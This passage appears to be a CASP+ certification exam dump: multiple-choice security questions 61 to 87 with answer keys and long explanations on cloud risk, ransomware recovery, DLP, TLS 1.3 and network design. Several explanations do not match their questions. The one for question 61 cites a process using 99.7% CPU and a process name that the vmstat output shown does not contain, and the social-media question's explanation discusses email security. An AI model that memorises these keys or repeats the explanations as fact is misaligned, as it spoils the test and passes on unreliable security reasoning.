r b swpd free  buff   cache  si so bi     bo          in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0  304023 30004040    217 883  13 3  83 1  0
1 0 0    44408 110052 623096 0  0  300    200003      88  1446 31 4  65 0  0
0 0 0    44524 110052 623096 0  0  400020 20          84  872  11 2  87 0  0
0 2 0    44516 110052 623096 0  0  10     0           149 142  18 5  77 0  0
0 0 0    44524 110052 623096 0  0  0      0           60  431  14 1  85 0  0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

A. 65
B. 77
C. 83
D. 87

Correct Answer: D
Section:
Explanation:
The process ID 87 can be the starting point for an investigation of a possible buffer overflow attack, as it shows a high percentage of CPU utilization (99.7%) and a suspicious command name (graphic.linux_randomization.prg). A buffer overflow attack is a type of attack that exploits a vulnerability in an application or system that allows an attacker to write data beyond the allocated buffer size, potentially overwriting memory segments and executing malicious code. A high CPU utilization could indicate that the process is performing intensive or abnormal operations, such as a buffer overflow attack. A suspicious command name could indicate that the process is trying to disguise itself or evade detection, such as by mimicking a legitimate program or using random characters. The other process IDs do not show signs of a buffer overflow attack, as they have low CPU utilization and normal command names. Verified
Reference: https://www.comptia.org/blog/what-is-buffer-overflow https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 62
Which of the following are risks associated with vendor lock-in? (Choose two.)

A. The client can seamlessly move data.
B. The vendor can change product offerings.
C. The client receives a sufficient level of service.
D. The client experiences decreased quality of service.
E. The client can leverage a multicloud approach.
F. The client experiences increased interoperability.

Correct Answer: B, D
Section:

QUESTION 63
An organization recently experienced a ransomware attack. The security team leader is concerned about the attack reoccurring. However, no further security measures have been implemented.
Which of the following processes can be used to identify potential prevention recommendations?

A. Detection
B. Remediation
C. Preparation
D. Recovery

Correct Answer: C
Section:
Explanation:
Preparation is the process that can be used to identify potential prevention recommendations after a security incident, such as a ransomware attack. Preparation involves planning and implementing security measures to prevent or mitigate future incidents, such as by updating policies, procedures, or controls, conducting training or awareness campaigns, or acquiring new tools or resources. Detection is the process of discovering or identifying security incidents, not preventing them. Remediation is the process of containing or resolving security incidents, not preventing them. Recovery is the process of restoring normal operations after security incidents, not preventing them. Verified
Reference: https://www.comptia.org/blog/what-is-incident-response https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 64
A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks.
Which of the following sources could the architect consult to address this security concern?

A. SDLC
B. OVAL
C. IEEE
D. OWASP

Correct Answer: D
Section:
Explanation:
OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard
OWASP (Open Web Application Security Project) is a source that the security architect could consult to address the security concern of XSS (cross-site scripting) attacks on a web application that uses a database back end. OWASP is a non-profit organization that provides resources and guidance for improving the security of web applications and services. OWASP publishes the OWASP Top 10 list of common web application vulnerabilities and risks, which includes XSS attacks, as well as recommendations and best practices for preventing or mitigating them. SDLC (software development life cycle) is not a source for addressing XSS attacks, but a framework for developing software in an organized and efficient manner. OVAL (Open Vulnerability and Assessment Language) is not a source for addressing XSS attacks, but a standard for expressing system configuration information and vulnerabilities. IEEE (Institute of Electrical and Electronics Engineers) is not a source for addressing XSS attacks, but an organization that develops standards for various fields of engineering and technology. Verified
Reference: https://www.comptia.org/blog/what-is-owasp https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 65
A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.
Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

A. Perform additional SAST/DAST on the open-source libraries.
B. Implement the SDLC security guidelines.
C. Track the library versions and monitor the CVE website for related vulnerabilities.
D. Perform unit testing of the open-source libraries.

Correct Answer: C
Section:
Explanation:
Tracking the library versions and monitoring the CVE (Common Vulnerabilities and Exposures) website for related vulnerabilities is an activity that the organization should incorporate into the SDLC (software development life cycle) to ensure the security of the open-source libraries integrated into its software. Tracking the library versions can help identify outdated or unsupported libraries that may contain vulnerabilities or bugs. Monitoring the CVE website can help discover publicly known vulnerabilities in the open-source libraries and their severity ratings. Performing additional SAST/DAST (static application security testing/dynamic application security testing) on the open-source libraries may not be feasible or effective for ensuring their security, as SAST/DAST are mainly focused on testing the source code or functionality of the software, not the libraries. Implementing the SDLC security guidelines is a general activity that the organization should follow for developing secure software, but it does not specifically address the security of the open-source libraries. Performing unit testing of the open-source libraries may not be feasible or effective for ensuring their security, as unit testing is mainly focused on testing the individual components or modules of the software, not the libraries. Verified

Reference: https://www.comptia.org/blog/what-is-cve https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 66
A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation:
graphic.linux_randomization.prg
Which of the following technologies would mitigate the manipulation of memory segments?

A. NX bit
B. ASLR
C. DEP
D. HSM

Correct Answer: B
Section:
Explanation:
https://eklitzke.org/memory-protection-and-aslr
ASLR (Address Space Layout Randomization) is a technology that can mitigate the manipulation of memory segments caused by a buffer overflow attack. ASLR randomizes the location of memory segments, such as the stack, heap, or libraries, making it harder for an attacker to predict or control where to inject malicious code or overwrite memory segments. NX bit (No-eXecute bit) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. NX bit marks certain memory segments as non-executable, preventing an attacker from running code in those segments. DEP (Data Execution Prevention) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. DEP uses hardware and software mechanisms to mark certain memory regions as data-only, preventing an attacker from running code in those regions. HSM (Hardware Security Module) is a device that can provide cryptographic functions and key storage, but it does not mitigate the manipulation of memory segments caused by a buffer overflow attack. Verified
Reference: https://www.comptia.org/blog/what-is-aslr https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 67
An e-commerce company is running a web server on premises, and the resource utilization is usually less than 30%. During the last two holiday seasons, the server experienced performance issues because of too many connections, and several customers were not able to finalize purchase orders. The company is looking to change the server configuration to avoid this kind of performance issue.
Which of the following is the MOST cost-effective solution?

A. Move the server to a cloud provider.
B. Change the operating system.
C. Buy a new server and create an active-active cluster.
D. Upgrade the server with a new one.

Correct Answer: A
Section:
Explanation:
Moving the server to a cloud provider is the most cost-effective solution to avoid performance issues caused by too many connections during peak seasons, such as holidays. Moving the server to a cloud provider can provide scalability, elasticity, and availability for the web server, as it can adjust its resources and capacity according to the demand and traffic. Moving the server to a cloud provider can also reduce operational and maintenance costs, as the cloud provider can handle the infrastructure and security aspects. Changing the operating system may not help avoid performance issues, as it could introduce compatibility or functionality problems, and it may not address the resource or capacity limitations. Buying a new server and creating an active-active cluster may help avoid performance issues, but it may not be cost-effective, as it could involve hardware and software expenses, as well as complex configuration and management tasks. Upgrading the server with a new one may help avoid performance issues, but it may not be cost-effective, as it could involve hardware and software expenses, as well as migration and testing efforts. Verified
Reference: https://www.comptia.org/blog/what-is-cloud-computing https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 68
A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.
Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

A. The company will have access to the latest version to continue development.

B. The company will be able to force the third-party developer to continue support.
C. The company will be able to manage the third-party developer's development process.
D. The company will be paid by the third-party developer to hire a new development team.

Correct Answer: A
Section:
Explanation:
Utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application, as it will provide access to the latest version of the source code to continue development. A source code escrow is an agreement between a software developer and a client that involves depositing the source code of a software product with a third-party escrow agent. The escrow agent can release the source code to the client under certain conditions specified in the agreement, such as bankruptcy, termination, or breach of contract by the developer. The company will not be able to force the third-party developer to continue support, manage their development process, or pay them to hire a new development team by utilizing a source code escrow. Verified
Reference: https://www.comptia.org/blog/what-is-source-code-escrow https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 69
A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.
Which of the following techniques would be BEST suited for this requirement?

A. Deploy SOAR utilities and runbooks.
B. Replace the associated hardware.
C. Provide the contractors with direct access to satellite telemetry data.
D. Reduce link latency on the affected ground and satellite segments.

Correct Answer: A
Section:
Explanation:
Deploying SOAR (Security Orchestration Automation and Response) utilities and runbooks is the best technique for automating the process of restoring nominal performance on a legacy satellite link due to degraded modes of operation caused by deprecated hardware and software.

QUESTION 70
A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.
Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
B. Implementing redundant stores and services across diverse CSPs for high availability
C. Emulating OS and hardware architectures to blur operations from CSP view
D. Purchasing managed FIM services to alert on detected modifications to covered data

Correct Answer: A
Section:

QUESTION 71
Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately

four hours, and the last backup occurred 48 hours ago. The management team has indicated that the RPO for a disaster recovery event for this data classification is 24 hours.
Based on RPO requirements, which of the following recommendations should the management team make?

A. Leave the current backup schedule intact and pay the ransom to decrypt the data.
B. Leave the current backup schedule intact and make the human resources fileshare read-only.
C. Increase the frequency of backups and create SIEM alerts for IOCs.
D. Decrease the frequency of backups and pay the ransom to decrypt the data.

Correct Answer: C
Section:
Explanation:
Increasing the frequency of backups and creating SIEM (security information and event management) alerts for IOCs (indicators of compromise) are the best recommendations that the management team can make based on RPO (recovery point objective) requirements. RPO is a metric that defines the maximum acceptable amount of data loss that can occur during a disaster recovery event. Increasing the frequency of backups can reduce the amount of data loss that can occur, as it can create more recent copies or snapshots of the data. Creating SIEM alerts for IOCs can help detect and respond to ransomware attacks, as it can collect, correlate, and analyze security events and data from various sources and generate alerts based on predefined rules or thresholds. Leaving the current backup schedule intact and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as encourage more ransomware attacks or expose the company to legal or ethical issues. Leaving the current backup schedule intact and making the human resources fileshare read-only are not good recommendations, as they could result in more data loss than the RPO allows, as well as affect the normal operations or functionality of the fileshare. Decreasing the frequency of backups and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as increase the risk of losing data due to less frequent backups or unreliable decryption. Verified
Reference: https://www.comptia.org/blog/what-is-rpo https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 72
A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident.
Which of the following would be BEST to proceed with the transformation?

A. An on-premises solution as a backup
B. A load balancer with a round-robin configuration
C. A multicloud provider solution
D. An active-active solution within the same tenant

Correct Answer: C
Section:
Explanation:
A multicloud provider solution is the best option for proceeding with the digital transformation while ensuring SLA (service level agreement) requirements in the event of a CSP (cloud service provider) incident. A multicloud provider solution is a strategy that involves using multiple CSPs for different cloud services or applications, such as infrastructure, platform, or software as a service. A multicloud provider solution can provide resiliency, redundancy, and availability for cloud services or applications, as it can distribute the workload and risk across different CSPs and avoid single points of failure or vendor lock-in. An on-premises solution as a backup is not a good option for proceeding with the digital transformation, as it could involve high costs, complexity, or maintenance for maintaining both cloud and on-premises resources, as well as affect the scalability or flexibility of cloud services or applications. A load balancer with a round-robin configuration is not a good option for proceeding with the digital transformation, as it could introduce latency or performance issues for cloud services or applications, as well as not provide sufficient resiliency or redundancy in case of a CSP incident. An active-active solution within the same tenant is not a good option for proceeding with the digital transformation, as it could still be affected by a CSP incident that impacts the entire tenant or region, as well as increase the costs or complexity of managing multiple instances of cloud services or applications. Verified
Reference: https://www.comptia.org/blog/what-is-multicloud https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 73
A company has hired a security architect to address several service outages on the endpoints due to new malware. The Chief Executive Officer's laptop was impacted while working from home. The goal is to prevent further endpoint disruption. The edge network is protected by a web proxy.
Which of the following solutions should the security architect recommend?

A. Replace the current antivirus with an EDR solution.

B. Remove the web proxy and install a UTM appliance.
C. Implement a deny list feature on the endpoints.
D. Add a firewall module on the current antivirus solution.

Correct Answer: A
Section:
Explanation:
Replacing the current antivirus with an EDR (endpoint detection and response) solution is the best solution for addressing several service outages on the endpoints due to new malware. An EDR solution is a technology that provides advanced capabilities for detecting, analyzing, and responding to threats or incidents on endpoints, such as computers, laptops, mobile devices, or servers. An EDR solution can use behavioral analysis, machine learning, threat intelligence, or other methods to identify new or unknown malware that may evade traditional antivirus solutions. An EDR solution can also provide automated or manual remediation actions, such as isolating, blocking, or removing malware from endpoints. Removing the web proxy and installing a UTM (unified threat management) appliance is not a good solution for addressing service outages on endpoints due to new malware, as it could expose endpoints to more threats or attacks by removing a layer of protection that filters web traffic, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Implementing a deny list feature on endpoints is not a good solution for addressing service outages on endpoints due to new malware, as it could be ineffective or impractical for blocking new or unknown malware that may not be on the deny list, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Adding a firewall module on the current antivirus solution is not a good solution for addressing service outages on endpoints due to new malware, as it could introduce compatibility or performance issues for endpoints by adding an additional feature that may not be integrated or optimized with the antivirus solution, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Verified
Reference: https://www.comptia.org/blog/what-is-edr https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 74
All staff at a company have started working remotely due to a global pandemic. To transition to remote work, the company has migrated to SaaS collaboration tools. The human resources department wants to use these tools to process sensitive information but is concerned the data could be:
Leaked to the media via printing of the documents
Sent to a personal email address
Accessed and viewed by systems administrators
Uploaded to a file storage site
Which of the following would mitigate the department's concerns?

A. Data loss detection, reverse proxy, EDR, and PGP
B. VDI, proxy, CASB, and DRM
C. Watermarking, forward proxy, DLP, and MFA
D. Proxy, secure VPN, endpoint encryption, and AV

Correct Answer: B
Section:
Explanation:
VDI (virtual desktop infrastructure), proxy, CASB (cloud access security broker), and DRM (digital rights management) are technologies that can mitigate the concerns of processing sensitive information using SaaS (software as a service) collaboration tools. VDI is a technology that provides virtualized desktop environments for users that are hosted and managed by a central server, allowing users to access applications or data from any device or location. VDI can prevent data leakage to the media via printing of documents, as it can restrict or monitor the printing capabilities or permissions of users or devices. Proxy is a technology that acts as an intermediary between clients and servers, filtering or modifying web traffic based on predefined rules or policies. Proxy can prevent data leakage to a personal email address, as it can block or redirect web requests to unauthorized or untrusted email domains or services. CASB is a technology that provides visibility and control over cloud services or applications, enforcing security policies or compliance requirements based on predefined rules or criteria. CASB can prevent data access and viewing by systems administrators, as it can encrypt or mask sensitive data before it reaches the cloud provider or application, making it unreadable or inaccessible by unauthorized parties. DRM is a technology that restricts the access, use, modification, or distribution of digital content or devices, enforcing the rights and permissions granted by the content owner or provider to authorized users or devices. DRM can prevent data upload to a file storage site, as it can limit or disable the copying, sharing, or transferring capabilities or permissions of users or devices. Verified
Reference: https://www.comptia.org/blog/what-is-vdi https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 75
A home automation company just purchased and installed tools for its SOC to enable incident identification and response on software the company develops. The company would like to prioritize defenses against the following attack scenarios:
Unauthorized insertions into application development environments

Authorized insiders making unauthorized changes to environment configurations
Which of the following actions will enable the data feeds needed to detect these types of attacks on development environments? (Choose two.)

A. Perform static code analysis of committed code and generate summary reports.
B. Implement an XML gateway and monitor for policy violations.
C. Monitor dependency management tools and report on susceptible third-party libraries.
D. Install an IDS on the development subnet and passively monitor for vulnerable services.
E. Model user behavior and monitor for deviations from normal.
F. Continuously monitor code commits to repositories and generate summary logs.

Correct Answer: E, F
Section:
Explanation:
Modeling user behavior and monitoring for deviations from normal and continuously monitoring code commits to repositories and generating summary logs are actions that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations. Modeling user behavior and monitoring for deviations from normal is a technique that uses baselines, analytics, machine learning, or other methods to establish normal patterns of user activity and identify anomalies or outliers that could indicate malicious or suspicious behavior. Modeling user behavior and monitoring for deviations from normal can help detect unauthorized insertions into application development environments, as it can alert on unusual or unauthorized access attempts, commands, actions, or transactions by users. Continuously monitoring code commits to repositories and generating summary logs is a technique that uses tools, scripts, automation, or other methods to track and record changes made to code repositories by developers, testers, reviewers, or other parties involved in the software development process. Continuously monitoring code commits to repositories and generating summary logs can help detect authorized insiders making unauthorized changes to environment configurations, as it can audit and verify the source, time, reason, and impact of code changes made by authorized users. Performing static code analysis of committed code and generate summary reports is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to detect vulnerabilities, errors, bugs, or quality issues in committed code. Implementing an XML gateway and monitor for policy violations is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to protect XML-based web services from threats or attacks by validating XML messages against predefined policies. Monitoring dependency management tools and report on susceptible third-party libraries is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to identify outdated or vulnerable third-party libraries used in software development projects. Installing an IDS (intrusion detection system) on the development subnet and passively monitor for vulnerable services is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes

QUESTION 76
An enterprise is deploying APIs that utilize a private key and a public key to ensure the connection string is protected. To connect to the API, customers must use the private key.
Which of the following would BEST secure the REST API connection to the database while preventing the use of a hard-coded string in the request string?

A. Implement a VPN for all APIs.
B. Sign the key with DSA.
C. Deploy MFA for the service accounts.
D. Utilize HMAC for the keys.

Correct Answer: D
Section:
Explanation:
Utilizing HMAC (hash-based message authentication code) for the keys is the best option for securing the REST API connection to the database while preventing the use of a hard-coded string in the request string. HMAC is a technique that uses a secret key and a hash function to generate a code that can verify the authenticity and integrity of a message, preventing unauthorized modifications or tampering. Utilizing HMAC for the keys can prevent the use of a hard-coded string in the request string, as it can dynamically generate a unique code for each request based on the secret key and the message content, making it difficult to forge or replay. Implementing a VPN (virtual private network) for all APIs is not a good option for securing the REST API connection to the database, as it could introduce latency or performance issues for API requests, as well as not prevent the use of a hard-coded string in the request string. Signing the key with DSA (Digital Signature Algorithm) is not a good option for securing the REST API connection to the database, as it could be vulnerable to attacks or forgery if the key is compromised or weak, as well as not prevent the use of a hard-coded string in the request string. Deploying MFA (multi-factor authentication) for the service accounts is not a good option for securing the REST API connection to the database, as it could affect the usability or functionality of API requests, as well as not prevent the use of a hard-coded string in the request string. Verified

Reference: https://www.comptia.org/blog/what-is-hmac https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 77
An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:
ERR_SSL_VERSION_OR_CIPHER_MISMATCH
Which of the following is MOST likely the root cause?

A. The client application is testing PFS.
B. The client application is configured to use ECDHE.
C. The client application is configured to use RC4.
D. The client application is configured to use AES-256 in GCM.

Correct Answer: C
Section:
Explanation:
The client application being configured to use RC4 is the most likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3. RC4 is an outdated and insecure symmetric-key encryption algorithm that has been deprecated and removed from TLS 1.3, which is the latest version of the protocol that provides secure communication between clients and servers. If the client application is configured to use RC4, it will not be able to negotiate a secure connection with the server that prefers TLS 1.3, resulting in an error message such as ERR_SSL_VERSION_OR_CIPHER_MISMATCH. The client application testing PFS (perfect forward secrecy) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as PFS is a property that ensures that session keys derived from a set of long-term keys cannot be compromised if one of them is compromised in the future. PFS is supported and recommended by TLS 1.3, which uses ephemeral Diffie-Hellman or elliptic curve Diffie-Hellman key exchange methods to achieve PFS. The client application being configured to use ECDHE (elliptic curve Diffie-Hellman ephemeral) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as ECDHE is a key exchange method that provides PFS and high performance by using elliptic curve cryptography to generate ephemeral keys for each session. ECDHE is supported and recommended by TLS 1.3, which uses ECDHE as the default key exchange method. The client application being configured to use AES-256 in GCM (Galois/Counter Mode) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as AES-256 in GCM is an encryption mode that provides confidentiality and integrity by using AES with a 256-bit key and GCM as an authenticated encryption mode. AES-256 in GCM is supported and recommended by TLS 1.3, which uses AES-256 in GCM as one of the default encryption modes. Verified
Reference: https://www.comptia.org/blog/what-is-tls-13 https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 78
An organization is designing a network architecture that must meet the following requirements:
Users will only be able to access predefined services.
Each user will have a unique allow list defined for access.
The system will construct one-to-one subject/object access paths dynamically.
Which of the following architectural designs should the organization use to meet these requirements?

A. Peer-to-peer secure communications enabled by mobile applications
B. Proxied application data connections enabled by API gateways
C. Microsegmentation enabled by software-defined networking
D. VLANs enabled by network infrastructure devices

Correct Answer: C
Section:
Explanation:
Microsegmentation enabled by software-defined networking is an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically. Microsegmentation is a technique that divides a network into smaller segments or zones based on granular criteria, such as applications, services, users, or devices. Microsegmentation can provide fine-grained access control and isolation for network resources, preventing unauthorized or lateral movements within the network. Software-defined networking is a technology that decouples the control plane from the data plane in network devices, allowing centralized and programmable management of network functions and policies. Software-defined networking can enable microsegmentation by dynamically creating and enforcing network segments or zones based on predefined rules or policies. Peer-to-peer secure communications enabled by mobile applications is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically, as peer-to-peer secure communications is a technique that allows direct and encrypted communication between two or more parties without relying on a central server or intermediary. Proxied application data connections enabled by API gateways is not an

architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically, as proxied application data connections is a technique that allows indirect and filtered communication between applications or services through an intermediary device or service that can modify or monitor the traffic. VLANs (virtual local area networks) enabled by network infrastructure devices is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically, as VLANs are logical segments of a physical network that can group devices or users based on common criteria, such as function, department, or location. Verified
Reference: https://www.comptia.org/blog/what-is-microsegmentation https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 79
Company A is establishing a contractual with Company B. The terms of the agreement are formalized in a document covering the payment terms, limitation of liability, and intellectual property rights. Which of the following documents will MOST likely contain these elements

A. Company A-B SLA v2.docx
B. Company A OLA v1b.docx
C. Company A MSA v3.docx
D. Company A MOU v1.docx
E. Company A-B NDA v03.docx

Correct Answer: C
Section:
Explanation:
A MSA stands for master service agreement, which is a document that covers the general terms and conditions of a contractual relationship between two parties. It usually includes payment terms, limitation of liability, intellectual property rights, dispute resolution, and other clauses that apply to all services provided by one party to another. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.upcounsel.com/master-service-agreement

QUESTION 80
A company requires a task to be carried by more than one person concurrently. This is an example of:

A. separation of d duties.
B. dual control
C. least privilege
D. job rotation

Correct Answer: B
Section:
Explanation:
Dual control is a security principle that requires two or more authorized individuals to perform a task concurrently. This reduces the risk of fraud, error, or misuse of sensitive assets or information. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.isaca.org/resources/isaca-journal/issues/2018/volume-1/using-dual-control-to-mitigate-risk

QUESTION 81
A small company needs to reduce its operating costs. vendors have proposed solutions, which all focus on management of the company's website and services. The Chief information Security Officer (CISO) insist all available resources in the proposal must be dedicated, but managing a private cloud is not an option. Which of the following is the BEST solution for this company?

A. Community cloud service model
B. Multinency SaaS
C. Single-tenancy SaaS
D. On-premises cloud service model

Correct Answer: C

Section:
Explanation:
A single-tenancy SaaS solution is the best solution for this company. SaaS stands for software as a service, which is a cloud-based model that allows customers to access applications hosted by a provider over the internet. A single-tenancy SaaS solution means that the company has its own dedicated instance of the application and its underlying infrastructure, which offers more control, customization, and security than a multi-tenancy SaaS solution where multiple customers share the same resources. A single-tenancy SaaS solution also eliminates the need for managing a private cloud or an on-premises infrastructure. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.ibm.com/cloud/learn/saas

QUESTION 82
A security is assisting the marketing department with ensuring the security of the organization's social media platforms. The two main concerns are:
The Chief marketing officer (CMO) email is being used department wide as the username
The password has been shared within the department
Which of the following controls would be BEST for the analyst to recommend?

A. Configure MFA for all users to decrease their reliance on other authentication.
B. Have periodic, scheduled reviews to determine which OAuth configuration are set for each media platform.
C. Create multiple social media accounts for all marketing user to separate their actions.
D. Ensue the password being shared is sufficiently and not written down anywhere.

Correct Answer: A
Section:
Explanation:
Configuring MFA for all users to decrease their reliance on other authentication is the best option to improve email security at the company. MFA stands for multi-factor authentication, which is a method of verifying a user's identity by requiring two or more factors, such as something the user knows (e.g., password), something the user has (e.g., token), or something the user is (e.g., biometric). MFA can prevent unauthorized access to email accounts even if the username or password is compromised or shared. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.csoonline.com/article/3239144/what-is-mfa-how-multi-factor-authentication-works.html

QUESTION 83
A security engineer at a company is designing a system to mitigate recent setbacks caused competitors that are beating the company to market with the new products. Several of the products incorporate propriety enhancements developed by the engineer's company. The network already includes a SEIM and a NIPS and requires 2FA for all user access. Which of the following system should the engineer consider NEXT to mitigate the associated risks?

A. DLP
B. Mail gateway
C. Data flow enforcement
D. UTM

Correct Answer: A
Section:
Explanation:
A DLP system is the best option for the company to mitigate the risk of losing its proprietary enhancements to competitors. DLP stands for data loss prevention, which is a set of tools and policies that aim to prevent unauthorized access, disclosure, or exfiltration of sensitive data. DLP can monitor, filter, encrypt, or block data transfers based on predefined rules and criteria, such as content, source, destination, etc. DLP can help protect the company's intellectual property and trade secrets from being compromised by malicious actors or accidental leaks. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.csoonline.com/article/3245746/what-is-dlp-data-loss-prevention-and-how-does-it-work.html

QUESTION 84
The Chief information Officer (CIO) asks the system administrator to improve email security at the company based on the following requirements:
* Transaction being requested by unauthorized individuals.
* Complete discretion regarding client names, account numbers, and investment information.
* Malicious attackers using email to malware and ransomeware.

* Exfiltration of sensitive company information.
The cloud-based email solution will provide anti-malware reputation-based scanning, signature-based scanning, and sandboxing. Which of the following is the BEST option to resolve the boar's concerns for this email migration?

A. Data loss prevention
B. Endpoint detection response
C. SSL VPN
D. Application whitelisting

Correct Answer: A
Section:
Explanation:
Data loss prevention (DLP) is the best option to resolve the board's concerns for this email migration. DLP is a set of tools and policies that aim to prevent unauthorized access, disclosure, or exfiltration of sensitive data. DLP can monitor, filter, encrypt, or block email messages based on predefined rules and criteria, such as content, sender, recipient, attachment, etc. DLP can help protect transactions, customer data, and company information from being compromised by malicious actors or accidental leaks. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.csoonline.com/article/3245746/what-is-dlp-data-loss-prevention-and-how-does-it-work.html

QUESTION 85
A company that all mobile devices be encrypted, commensurate with the full disk encryption scheme of assets, such as workstation, servers, and laptops. Which of the following will MOST likely be a limiting factor when selecting mobile device managers for the company?

A. Increased network latency
B. Unavailable of key escrow
C. Inability to selected AES-256 encryption
D. Removal of user authentication requirements

Correct Answer: C
Section:
Explanation:
The inability to select AES-256 encryption will most likely be a limiting factor when selecting mobile device managers for the company. AES-256 is a symmetric encryption algorithm that uses a 256-bit key to encrypt and decrypt data. It is considered one of the strongest encryption methods available and is widely used for securing sensitive data. Mobile device managers are software applications that allow administrators to remotely manage and secure mobile devices used by employees. However, not all mobile device managers may support AES-256 encryption or allow the company to enforce it as a policy on all mobile devices. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://searchmobilecomputing.techtarget.com/definition/mobile-device-management

QUESTION 86
A company is outsourcing to an MSSP that performs managed detection and response services. The MSSP requires a server to be placed inside the network as a log aggregate and allows remote access to MSSP analyst. Critical devices send logs to the log aggregator, where data is stored for 12 months locally before being archived to a multitenant cloud. The data is then sent from the log aggregate to a public IP address in the MSSP datacenter for analysis.
A security engineer is concerned about the security of the solution and notes the following.
* The critical devise send cleartext logs to the aggregator.
* The log aggregator utilize full disk encryption.
* The log aggregator sends to the analysis server via port 80.
* MSSP analysis utilize an SSL VPN with MFA to access the log aggregator remotely.
* The data is compressed and encrypted prior to being achieved in the cloud.
Which of the following should be the engineer's GREATEST concern?

A. Hardware vulnerabilities introduced by the log aggregate server
B. Network bridging from a remote access VPN

C. Encryption of data in transit
D. Multinancy and data remnants in the cloud

Correct Answer: C
Section:
Explanation:
Encryption of data in transit should be the engineer's greatest concern regarding the security of the solution. Data in transit refers to data that is being transferred over a network or between devices. If data in transit is not encrypted, it can be intercepted, modified, or stolen by attackers who can exploit vulnerabilities in the network protocols or devices. The solution in the question sends logs from the critical devices to the aggregator in cleartext and from the aggregator to the analysis server via port 80, which are both insecure methods that expose the data to potential attacks. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://us-cert.cisa.gov/ncas/tips/ST04-019

QUESTION 87
A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:

Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	$0
February	375	314	58	1	$1000
March	360	289	69	0	$0
April	281	213	67	1	$1000
May	331	273	55	2	$2000
June	721	598	120	6	$6000

Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	$18,000	930	1
XYZ	$16,000	1200	4
GHI	$22,000	2400	0
